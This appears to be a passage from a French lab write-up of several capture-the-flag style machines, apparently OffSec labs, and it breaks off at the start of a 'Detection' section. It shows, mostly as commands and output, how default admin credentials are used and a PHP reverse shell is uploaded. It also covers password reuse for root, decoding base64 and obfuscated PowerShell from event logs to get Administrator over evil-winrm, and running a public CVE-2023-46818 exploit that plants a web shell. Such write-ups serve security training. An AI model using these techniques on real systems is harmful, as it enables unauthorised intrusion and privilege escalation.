
Il est possible de créer un compte, il est de plus précisé qu'il y a un compte admin qui a été mis en place lors de l'installation.

On lance un dirbutsing du site :


```
feroxbuster -u http://192.168.247.23


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0

   Target Url             http://192.168.247.23
   Threads                50
   Wordlist               /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
   Status Codes           All Status Codes!
   Timeout (secs)         7
   User-Agent             feroxbuster/2.11.0
   Config File            /etc/feroxbuster/ferox-config.toml
   Extract Links          true
```

```
   HTTP methods            [GET]
   Recursion Depth         4

   Press [ENTER] to use the Scan Management  Menu

...
301      GET        9l       28w      316c http://192.168.247.23/admin => http://192.168.247.23/admin/
...
```

On découvre le lien vers l'interface administrateur il est possible de lancer l'adresse du lien :



On trouve qu'il est possible de s'authentifier. On utilise les identifiants par défaut `admin:admin` se qui permet de se connecter :



On accède ainsi à tout un tas d'outils depuis l'interface.

Exploitation

Il est possible de téléverser un fichier PHP contenant un reverse shell depuis l'interface en se rendant dans la section paramètres globaux puis dans "Upload logo for your forum" :

Une fois le fichier téléversé on peut ouvrir un port d'écoute netcat et lancer le lien vers le reverse shell téléversé qui se trouve vers l'URL `http://192.168.247.23/sites/default/assets/img/attachments/shell.php` :

```
nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.45.247] from (UNKNOWN) [192.168.247.23] 39210
Linux codo 5.4.0-150-generic #167-Ubuntu SMP Mon May 15 17:35:05 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
 22:13:43 up 29 min,  0 users,  load average: 0.01, 0.04, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ $ whoami
www-data
```

On obtient ainsi l'accès sur la machine avec l'utilisateur `www-data`

Privilege Escalation

Il nous faut à présent l'accès root. On commence par énumérer les fichiers de configuration du serveur :

```
www-data@codo:/var/www/html/sites/default$ cat config.php
cat config.php
<?php

/*
 * @CODOLICENSE
 */

defined('IN_CODOF') or die();

$CF_installed=true;

function get_codo_db_conf() {


    $config = array (
  'driver' => 'mysql',
  'host' => 'localhost',
  'database' => 'codoforumdb',
  'username' => 'codo',
  'password' => 'FatPanda123',
  'prefix' => '',
  'charset' => 'utf8',
  'collation' => 'utf8_unicode_ci',
);

    return $config;
}

$DB = get_codo_db_conf();

$CONF = array (

  'driver' => 'Custom',
  'UID'    => '631042af544ef',
  'SECRET' => '631042af544f0',
  'PREFIX' => ''
);
```

On peut voir la présence d'un identifiant et d'un mot de passe pour se connecter à la base de données MySQL, `codo:FatPanda123`
On vérifie les utilisateurs présents sur le système :

```
www-data@codo:/var/www/html/sites/default$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
```

```
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
fwupd-refresh:x:113:117:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
offsec:x:1000:1000:,,,:/home/offsec:/bin/bash
mysql:x:114:118:MySQL Server,,,:/nonexistent:/bin/false
```

étant donnée qu'il n'y a pas la présence d'un compte avec pour nom d'utilisateur `codo` on essaie d'utiliser ce mot de passe pour se connecter avec le compte `root` :

```
www-data@codo:/var/www/html/sites/default$ su root
su root
Password: FatPanda123

root@codo:/var/www/html/sites/default#
```

On obtient ainsi l'accès root sur la machine

Compromised

Reconnaissance

Machine cible Adresse IP : `192.168.238.152`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC -sV 192.168.208.152
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-02 19:55 CEST
Nmap scan report for 192.168.208.152
Host is up (0.015s latency).
Not shown: 65528 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp   open  ssl/http      Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| ssl-cert: Subject: commonName=PowerShellWebAccessTestWebSite
| Not valid before: 2021-06-01T08:00:08
|_Not valid after:  2021-08-30T08:00:08
|_ssl-date: 2025-04-02T17:58:48+00:00; 0s from scanner time.
| tls-alpn:
|_  http/1.1
| http-methods:
|_  Potentially risky methods: TRACE
445/tcp   open  microsoft-ds?
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49666/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-04-02T17:58:11
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 227.58 seconds
```

Le scan indique qu'il y a 6 ports ouverts, les ports 80 et 5985 pour HTTP, le port 443 pour HTTPS, le port 445 pour SMB.

Le site web sur les ports 80, 443 et 5985 sont inaccessibles.

On enumere le port 445 :

```
smbclient -N -L //192.168.238.152

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Scripts$        Disk
        Users$          Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.238.152 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

On peut voir qu'il y a des shares mais qui necessitent des permissions admin, on peut tenter tout de même de s'authentifier en anonyme :

```
smbclient //192.168.208.152/Scripts$
Password for [WORKGROUP\yoyo]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Tue Jun  1 16:57:45 2021
  ..                                  D        0  Tue Jun  1 16:57:45 2021
  defrag.ps1                          A       49  Tue Jun  1 16:57:45 2021
  fix-printservers.ps1                A      283  Tue Jun  1 16:57:45 2021
  install-features.ps1                A       81  Tue Jun  1 16:57:45 2021
  purge-temp.ps1                      A      105  Tue Jun  1 16:57:45 2021

                7706623 blocks of size 4096. 4051887 blocks available
```

On obtient l'accès sur les shares "Scripts" et "User" on télécharge le contenu des deux shares afin de trouver des fichiers interessant. On peut voir que sur le Desktop de l'utilisateur "scripting" il y a un fichier README, on affiche son contenu :

```
cat README.txt
Please keep your personal shares locked down. Just because it's hidden it doesn't mean it's not accessible.
Also, please stop storing passwords in your scripts. Encoding is not encryption and this information can be
lifted from the logs. -Security
```

Il est indiqué de faire attention lors de la création de script sur les machines afin de ne pas divulguer de mot de passe.

Exploitation

On continue l'enumeration des fichiers et on trouve un script `profile.ps1` dans le dossier `c://users/scripting/Documents/WindowsPowerShell` on affiche son contenu :

```
cat profile.ps1
$password = ConvertTo-SecureString "
$([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String
('RgByAGkAZQBuAGQAcwBEAG8AbgB0AEwAZQB0AEYAcgBpAGUAbgBkAHMAQgBhAHMAZQA2ADQAUABhAHMAcwB3AG8AcgBkAHMA')))"
-AsPlainText -Force
```

On peut voir que dans ce script est présent un identifiants hashé au format Base64 on peut le décrypter :

```
echo -n
"RgByAGkAZQBuAGQAcwBEAG8AbgB0AEwAZQB0AEYAcgBpAGUAbgBkAHMAQgBhAHMAZQA2ADQAUABhAHMAcwB3AG8AcgBkAHMA"
| base64 -d
FriendsDontLetFriendsBase64Passwords
```

Le mot de passe décrypté révèle ce qui semble etre un mot de passe, on peut l'utiliser pour se connecter à la machine avec evil-winrm :

```
evil-winrm -i  192.168.208.152 -u 'scripting' -p 'FriendsDontLetFriendsBase64Passwords'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()
function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/
evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\scripting\Documents> whoami
compromised\scripting
```

On obtient ainsi accès à la machine avec l'utilisateur scripting

Privilege Escalation

Il nous faut à présent l'accès Administrateur. On commence par enumerer les groupes d'appartenance de l'utilisateur :

```
*Evil-WinRM* PS C:\Users\scripting\Documents> net user scripting
User name                    scripting
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never
```

```
Password last set            7/13/2021 8:36:17 AM
Password expires             Never
Password changeable          7/13/2021 8:36:17 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   4/2/2025 2:48:39 PM

Logon hours allowed          All

Local Group Memberships      *Event Log Readers    *Remote Management Use
                             *Users
Global Group memberships     *None
The command completed successfully.
```

On peut voir que l'utilisateur fait partie du groupe "Event Log Readers" se qui permet de pouvoir visualiser les logs et potentiellement y découvrir des identifiants :

```
*Evil-WinRM* PS C:\Users\scripting\Documents> Get-EventLog -LogName 'Windows PowerShell'
-Newest 1000 | Select-Object -Property *
...
HostName=ConsoleHost
HostVersion=5.1.17763.1971
HostId=6bd9de2f-0046-4868-8733-587f8a1de09f
HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoP
-NonI -W Hidden -Exec Bypass -Enc
JABPAHcAbgBlAGQAIAA9ACAAQAAoACkAOwAkAE8AdwBuAGUAZAAgACsAPQAgAHsAJABEAGUAYwBvAGQAZQBkACAAPQAgAFsAUwB
5AHMAdABlAG0ALgBDAG8AbgB2AGUAcgBOAF0AOgA6AEYAcgBvAG0AQgBhAHMAZQA2ADQAUwBOAHIAaQBuAGcAKAAiAEgANABzAE
kAQQBBAEEAQQBBAEEAQQBFAEEAQQB2AEoAUwBBADMATwBTAE0AMwBKADgAUwB6ADIAegBVAHoAUABLAE0AbABNAEwAUQByAEoAU
wBNAHcATABBAFkAcQBXADUAeABlAGwASwBBAEkAQQAwADcAeABrAEgAQgA4AEEAQQBBAEEAPQAiACkAfQA7ACQATwB3AG4AZQBk
ACAAKwA9ACAAewBbAHMAdAByAGkAbgBnAF0AOgA6AGoAbwBpAG4AKAAnACcALAAgACgAIAAoADgAMwAsADEAMQA2ACwAOQA3ACw
AMQAxADQALAAxADEANgAsADQANQAsADgAMwAsADEAMAA4ACwAMQAwADEALAAxADAAMQAsADEAMQAyACwAMwAyACwANAA1ACwAOA
AzACwAMQAwADEALAA5ADkALAAxADEAMQAsADEAMQAwACwAMQAwADAALAAxADEANQAsADMAMgAsADUAMwApACAAfAAlAHsAIAAoA
CAAWwBjAGgAYQByAF0AWwBpAG4AdABdACAAJABfACkAfQApACkAIAB8ACAAJgAgACgAKABnAHYAIAAiACoAbQBkAHIAKgAiACkA
LgBuAGEAbQBlAFsAMwAsADEAMQAsADIAXQAtAGoAbwBpAG4AJwAnACkAfQA7ACQATwB3AG4AZQBkACAAKwA9ACAAewBpAGYAKAA
kAGUAbgB2ADoAYwBvAG0AcAB1AHQAZQByAG4AYQBtAGUAIAAtAGUAcQAgACIAYwBvAG0AcAByAG8AbQBpAHMAZQBkACIAKQAgAH
sAZQB4AGkAdAB9AH0AOwAkAE8AdwBuAGUAZAAgACsAPQAgAHsAWwBzAHQAcgBpAG4AZwBdADoAOgBqAG8AaQBuACgAJwAnACwAI
AAoACAAKAAxADAANQAsADEAMAAyACwAMwAyACwANAAwACwAMQAxADYALAAxADAAMQAsADEAMQA1ACwAMQAxADYALAA0ADUALAA5
ADkALAAxADEAMQAsADEAMQAwACwAMQAxADAALAAxADAAMQAsADkAOQAsADEAMQA2ACwAMQAwADUALAAxADEAMQAsADEAMQAwACw
AMwAyACwANQA2ACwANAA2ACwANQA2ACwANAA2ACwANQA2ACwANAA2ACwANQA2ACwAMwAyACwANAA1ACwAOAAxACwAMQAxADcALA
AxADAANQAsADEAMAAxACwAMQAxADYALAA0ADEALAAzADIALAAxADIAMwAsADEAMAAxACwAMQAyADAALAAxADAANQAsADEAMQA2A
CwAMQAyADUAKQAgAHwAJQB7ACAAKAAgAFsAYwBoAGEAcgBdAFsAaQBuAHQAXQAgACQAXwApAHOAKQApACAAfAAgACYAIAAoACgA
ZwB2ACAAIgAqAG0AZAByACoAIgApAC4AbgBhAG0AZQBbADMALAAxADEALAAyAF0ALQBqAG8AaQBuACcAJwApAHOAOwAkAE8AdwB
uAGUAZAAgACsAPQAgAHsAWwBzAHQAcgBpAG4AZwBdADoAOgBqAG8AaQBuACgAJwAnACwAIAAoACAAKAAxADAANQAsADEAMAAyAC
wAMwAyACwANAAwACwAMwA2ACwAMQAxADEALAAxADEAOQAsADEAMQAwACwAMQAwADEALAAxADAAMAAsADkAMQAsADUAMAAsADkAM
wAsADQANgAsADgANAAsADEAMQAxACwAOAAzACwAMQAxADYALAAxADEANAAsADEAMAA1ACwAMQAxADAALAAxADAAMwAsADQAMAAs
ADQAMQAsADMAMgAsADQANQAsADEAMQAwACwAMQAwADEALAAzADIALAAzADkALAAxADAANQAsADEAMAAyACwANAAwACwAMwA2ACw
AMQAwADEALAAxADEAMAAsADEAMQA4ACwANQA4ACwAOQA5ACwAMQAxADEALAAxADAAOQAsADEAMQAyACwAMQAxADcALAAxADEANg
AsADEAMAAxACwAMQAxADQALAAxADEAMAAsADkANwAsADEAMAA5ACwAMQAwADEALAAzADIALAAOADUALAAxADAAMQAsADEAMQAzA
CwAMwAyACwAMwAOACwAOQA5ACwAMQAxADEALAAxADAAOQAsADEAMQAyACwAMQAxADQALAAxADEAMQAsADEAMAA5ACwAMQAwADUA
LAAxADEANQAsADEAMAAxACwAMQAwADAALAAzADQALAA0ADEALAAzADIALAAxADIAMwAsADEAMAAxACwAMQAyADAALAAxADAANQA
sADEAMQA2ACwAMQAyADUALAAzADkALAA0ADEALAAzADIALAAxADIAMwAsADEAMAAxACwAMQAyADAALAAxADAANQAsADEAMQA2AC
wAMQAyADUALAAzADIALAA2ADkALAAxADAAOAAsADEAMQA1ACwAMQAwADEALAAzADIALAAxADIAMwAsADMANgAsADEAMAA5ACwAM
QAxADUALAAzADIALAA2ADEALAAzADIALAA0ADAALAA3ADgALAAxADAAMQAsADEAMQA5ACwANAA1ACwANwA5ACwAOQA4ACwAMQAw
ADYALAAxADAAMQAsADkAOQAsADEAMQA2ACwAMwAyACwAOAAzACwAMQAyADEALAAxADEANQAsADEAMQA2ACwAMQAwADEALAAxADA
AOQAsADQANgAsADcAMwAsADcAOQAsADQANgAsADcANwAsADEAMAAxACwAMQAwADkALAAxADEAMQAsADEAMQAOACwAMQAyADEALA
A4ADMALAAxADEANgAsADEAMQAOACwAMQAwADEALAA5ADcALAAxADAAOQAsADQAMAAsADMANgAsADYAOAAsADEAMAAxACwAOQA5A
CwAMQAxADEALAAxADAAMAAsADEAMAAxACwAMQAwADAALAAOADQALAAOADgALAAOADQALAAzADYALAA2ADgALAAxADAAMQAsADkA
OQAsADEAMQAxACwAMQAwADAALAAxADAAMQAsADEAMAAwACwANAA2ACwANwA2ACwAMQAwADEALAAxADEAMAAsADEAMAAzACwAMQA
xADYALAAxADAANAAsADQAMQAsADQAMQAsADEAMgA1ACkAIAB8ACUAewAgACgAIABbAGMAaABhAHIAXQBbAGkAbgB0AF0AIAAkAF
8AKQB9ACkAKQAgAHwAIAAmACAAKAAoAGcAdgAgACIAKgBtAGQAcgAqACIAKQAuAG4AYQBtAGUAWwAzACwAMQAxACwAMgBdACOAa
gBvAGkAbgAnACcAKQB9ADsAJABPAHcAbgBlAGQAIAArAD0AIAB7AFsAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4ARQBuAGMAbwBk
AGkAbgBnAF0AOgA6AFUAbgBpAGMAbwBkAGUALgBHAGUAdABTAHQAcgBpAG4AZwAoAFsAUwB5AHMAdABlAG0ALgBDAG8AbgB2AGU
AcgB0AF0AOgA6AEYAcgBvAG0AQgBhAHMAZQA2ADQAUwB0AHIAaQBuAGcAKAAiAEsAQQBCAE8AQQBHAFUAQQBkAHcAQQB0AEEARQ
A4AEEAWQBnAEIAcQBBAEcAVQBBAFkAdwBCADAAQQBDAEEAQQBVAHcAQgA1AEEASABNAEEAZABBAEIAbABBAEcAMABBAEwAZwBCA
EoAQQBFADgAQQBMAGcAQgBUAEEASABRAEEAYwBnAEIAbABBAEcARQBBAGIAUQBCAFMAQQBHAFUAQQBZAFEAQgBrAEEARwBVAEEA
YwBnAEEAbwBBAEUANABBAFoAUQBCADMAQQBDADAAQQBUAHcAQgBpAEEARwBvAEEAWgBRAEIAagBBAEgAUQBBAEkAQQBCAFQAQQB
IAGsAQQBjAHcAQgAwAEEARwBVAEEAYgBRAEEAdQBBAEUAawBBAFQAdwBBAHUAQQBFAE0AQQBiAHcAQgB0AEEASABBAEEAYwBnAE
IAbABBAEgATQBBAGMAdwBCAHAAQQBHADgAQQBiAGcAQQB1AEEARQBjAEEAVwBnAEIAcABBAEgAQQBBAFUAdwBCADAAQQBIAEkAQ
QBaAFEAQgBoAEEARwAwAEEASwBBAEEAawBBAEcAMABBAGMAdwBBAHMAQQBDAEEAQQBXAHcAQgBUAEEASABrAEEAYwB3AEIAMABB
AEcAVQBBAGIAUQBBAHUAQQBFAGsAQQBUAHcAQQB1AEEARQBNAEEAYgB3AEIAdABBAEgAQQBBAGMAZwBCAGwAQQBIAE0AQQBjAHc
AQgBwAEEARwA4AEEAYgBnAEEAdQBBAEUATQBBAGIAdwBCAHQAQQBIAEEAQQBjAGcAQgBsAEEASABNAEEAYwB3AEIAcABBAEcAOA
BBAGIAZwBCAE4AQQBHADgAQQBaAEEAQgBsAEEARgAwAEEATwBnAEEANgBBAEUAUQBBAFoAUQBCAGoAQQBHADgAQQBiAFEAQgB3A
```

```
EEASABJAEEAWgBRAEIAegBBAEgATQBBAEsAUQBBAHAAQQBDAGsAQQBMAGcAQgB5AEEARwBVAEEAWQBRAEIAawBBAEgAUQBBAGIA
dwBCAGwAQQBHADQAQQBaAEEAQQBvAEEAQwBrAEEAIgApACkAIAB8ACAAaQBlAHgAfQA7ACQATwB3AG4AZQBkACAAfAAgACUAIAB
7ACQAXwB8AGkAZQB4AHOA
```

On découvre un hash encodé en Base64 on peut le décrypter afin d'en afficher son contenu :

```
echo -n "JABPAHcAbgBlAGQAIAA9ACAAQAAoACkAOwAkAE8AdwBuAGUAZAAgACsAPQAgAHsAJABEAGUAYwB
vAGQAZQBkACAAPQAgAFsAUwB5AHMAdABlAG0ALgBDAG8AbgB2AGUAcgB0AF0AOgA6...
| base64 -d
$Owned = @();$Owned += {$Decoded = [System.Convert]::FromBase64String
("H4sIAAAAAAAAAEAAvJSA3OSM3J8Sz2zUzPKMlMLQrJSMwLAYqW5xelKAIA07xkHB8AAAA=")};$Owned +=
{[string]::join('',
( (83,116,97,114,116,45,83,108,101,101,112,32,45,83,101,99,111,110,100,115,32,53)
|%{ ( [char][int] $_)})) | & ((gv "*mdr*").name[3,11,2]-join'')};$Owned += {if($env:computername -eq
"compromised") {exit}};$Owned += {[string]::join('',
( (105,102,32,40,116,101,115,116,45,99,111,110,110,101,99,116,105,111,110,32,56,46,56,46,56,46,56,32,
45,81,117,105,101,116,41,32,123,101,120,105,116,125) |%{ ( [char][int] $_)})) | & ((gv
"*mdr*").name[3,11,2]-join'')};$Owned += {[string]::join('',
( (105,102,32,40,36,111,119,110,101,100,91,50,93,46,84,111,83,116,114,105,110,103,40,41,32,45,110,101
,32,39,105,102,40,36,101,110,118,58,99,111,109,112,117,116,101,114,110,97,109,101,32,45,101,113,32,34
,99,111,109,112,114,111,109,105,115,101,100,34,41,32,123,101,120,105,116,125,39,41,32,123,101,120,105
,116,125,32,69,108,115,101,32,123,36,109,115,32,61,32,40,78,101,119,45,79,98,106,101,99,116,32,83,121
,115,116,101,109,46,73,79,46,77,101,109,111,114,121,83,116,114,101,97,109,40,36,68,101,99,111,100,101
,100,44,48,44,36,68,101,99,111,100,101,100,46,76,101,110,103,116,104,41,41,125) |%{ ( [char][int]
$_)})) | & ((gv "*mdr*").name[3,11,2]-join'')};$Owned +=
{[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String("KABOAGUAdwAtAE8AYgBqA
GUAYwBOACAAUwB5AHMAdABlAG0ALgBJAE8ALgBTAHQAcgBlAGEAbQBSAGUAYQBkAGUAcgAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAI
ABTAHkAcwBOAGUAbQAuAEkATwAuAEMAbwBtAHAAcgBlAHMAcwBpAG8AbgAuAEcAWgBpAHAAUwBOAHIAZQBhAG0AKAAkAG0AcwAsA
CAAWwBTAHkAcwBOAGUAbQAuAEkATwAuAEMAbwBtAHAAcgBlAHMAcwBpAG8AbgAuAEMAbwBtAHAAcgBlAHMAcwBpAG8AbgBNAG8AZ
ABlAF0AOgA6AEQAZQBjAG8AbQBwAHIAZQBzAHMAKQApACkALgByAGUAYQBkAHQAbwBlAG4AZAAoACkA")) | iex};$Owned | %
{$_|iex}
```

Il s'agit d'un script qui execute une série de commandes il y a un second hash crypté en Base64 on peut relancer les commandes présentes sur Powershell afin de décrypter :

```
PS yoyo@kali /home/yoyo/Downloads> $Decoded = [System.Convert]::FromBase64String
("H4sIAAAAAAAAAEAAvJSA3OSM3J8Sz2zUzPKMlMLQrJSMwLAYqW5xelKAIA07xkHB8AAAA=")

PS yoyo@kali /home/yoyo/Downloads> $ms =
(New-Object System.IO.MemoryStream($Decoded,0,$Decoded.Length))

PS yoyo@kali /home/yoyo/Downloads> (New-Object System.IO.StreamReader
(New-Object System.IO.Compression.GZipStream($ms,
[System.IO.Compression.CompressionMode]::Decompress))).readtoend()
TheShellIsMightierThanTheSword!
```

On obtient un mot de passe `TheShellIsMightierThanTheSword!` on peut l'utiliser afin de se connecter avec l'utilisateur Administrateur :

```
evil-winrm -i  192.168.208.152 -u 'Administrator' -p 'TheShellIsMightierThanTheSword!'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()
function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/
evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
compromised\administrator
```

On obtient ainsi l'accès Administrateur sur la machine

CVE-2023-46818

Reconnaissance

Machine cible Adresse IP : `192.168.163.101`


Scanning

Lancement du scan `nmap` :


```
$ nmap -p- -Pn -sC 192.168.163.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-13 15:38 CEST
Nmap scan report for 192.168.163.101
Host is up (0.021s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   3072 51:56:a7:34:16:8e:3d:47:17:c8:96:d5:e6:94:46:46 (RSA)
|   256 fe:76:e3:4c:2b:f6:f5:21:a2:4d:9f:59:52:39:b9:16 (ECDSA)
|_  256 2c:dd:62:7d:d6:1c:f4:fd:a1:e4:c8:aa:11:ae:d6:1f (ED25519)
80/tcp   open  http
| http-title: ISPConfig
|_Requested resource was /login/
| http-robots.txt: 1 disallowed entry
|_/
8080/tcp open  http-proxy
|_http-title: Apache2 Ubuntu Default Page: It works
8081/tcp open  blackice-icecap

Nmap done: 1 IP address (1 host up) scanned in 14.75 seconds
```

Le scan indique qu'il y a 4 ports ouverts, le port 22 pour SSH, le port 80 et 8080 pour HTTP, le port 8081 pour backice-icecap

Le site web du port 80 est celui utilisé pour le service ISPConfig :



En utilisant les identifiants par défaut `admin:admin` on peut se connecter à l'interface et en allant ans la section "monitor" on découvre la version de ISPConfig utilisé qui est la 3.2.10p1 :



Exploitation

En recherchant un exploit sur cette version de l'application on trouve la CVE-2023-46818 `https://github.com/ajdumanhug/CVE-2023-46818` on télécharge et on lance l'exploit :

```
python3 CVE-2023-46818.py http://192.168.163.101 admin admin
[+] Logging in with username 'admin' and password 'admin'
[+] Login successful!
[+] Fetching CSRF tokens...
```

```
[+] CSRF ID: language_edit_5a7fb9c78fe74b618926a9db
[+] CSRF Key: 04fed80216bfb2009ced838660a902583da850c1
[+] Injecting shell payload...
[+] Shell written to: http://192.168.163.101/admin/sh.php
[+] Launching shell...

ispconfig-shell# whoami
www-data

ispconfig-shell#
```

On obtient ainsi l'accès à la machine avec l'utilisateur `www-data`

Detection

Reconnaissance

Machine cible Adresse IP : `192.168.197.97`

